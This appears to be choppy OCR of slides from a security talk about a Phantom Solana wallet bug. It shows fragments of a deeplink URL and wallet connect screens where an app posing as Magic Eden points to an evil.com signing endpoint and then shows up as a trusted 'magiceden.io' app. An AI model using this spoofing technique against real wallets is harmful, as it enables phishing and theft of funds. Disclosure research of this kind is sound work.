
https://phantom.app/ul/v1/c
app_url=https%3a%2f%2fr
R6wQNzt5mprjc2pN835r5
s://9d53-177-190-211-225.
a
p
s
lic_key=2vqkzC
redirect_link=http


Bug #5 1/2day

Bug #5 1/2day


Wallet 1 (GhBy...UTZQ)
Deposit
Buy
Send
Solana
Magic Eden - NFT Marketplace
(https://evil.com/signAndSendTransaction)
View your wallet balance & activity
Request approval for transactions
Only connect to websites you trust
Cancel
Connect

Bug #5 1/2day


Wallet 1 (GhBy...UTZQ)
Deposit
Buy
Send
Solana
Magic Eden - NFT Marketplace
(https://evil.com/signAndSendTransaction)
View your wallet balance & activity
Request approval for transactions
Only connect to websites you trust
Cancel
Connect


Trusted Apps
magiceden.io
Used < 1m ago
Revoke

Dúvidas?

@caioluders